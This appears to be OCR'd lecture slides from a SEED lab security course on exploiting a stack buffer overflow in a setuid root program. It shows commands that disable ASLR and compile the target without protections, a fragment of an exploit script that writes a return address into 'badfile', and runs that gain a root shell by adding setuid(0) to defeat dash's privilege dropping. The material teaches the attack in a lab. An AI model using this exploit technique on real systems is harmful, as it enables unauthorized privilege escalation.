
```
seed@VM:~/.../lecture9$ sudo sysctl kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@VM:~/.../lecture9$ sudo cat /proc/sys/kernel/randomize_va_space
0
```

- Prepare the exploit

```
seed@VM:~/.../lecture9$ gcc -m32 -g -fno-stack-protector -z execstack -o stack stack.c
seed@VM:~/.../lecture9$ sudo chown root stack
seed@VM:~/.../lecture9$ sudo chmod u+s stack
seed@VM:~/.../lecture9$ sudo ln -sf /bin/dash /bin/sh
seed@VM:~/.../lecture9$
```

Extras (Defeating /bin/dash protection)

- Double check the **address of ebp** (check previous lecture)



Extras (Defeating /bin/dash protection)

- Modify the address in both **exploit.py** and **exploit_revised_shellcode.py**

```
# Put the address at offset 112
ret = 0xffffd388 + 160
content[112:116]  = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

```
# Put the address at offset 112
ret = 0xffffd388 + 140
content[112:116]  = (ret).to_bytes(4,byteorder='little')

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```

Extras (Defeating /bin/dash protection)

- Run attack using older shellcode

```
seed@VM:~/.../lecture9$ ./exploit.py
seed@VM:~/.../lecture9$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),12
0(lpadmin),131(lxd),132(sambashare),136(docker)
$ exit
```

- Run attack using newer shellcode after adding setuid(0)

```
seed@VM:~/.../lecture9$ ./exploit_revised_shellcode.py
seed@VM:~/.../lecture9$ ./stack
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(l
padmin),131(lxd),132(sambashare),136(docker)
#
```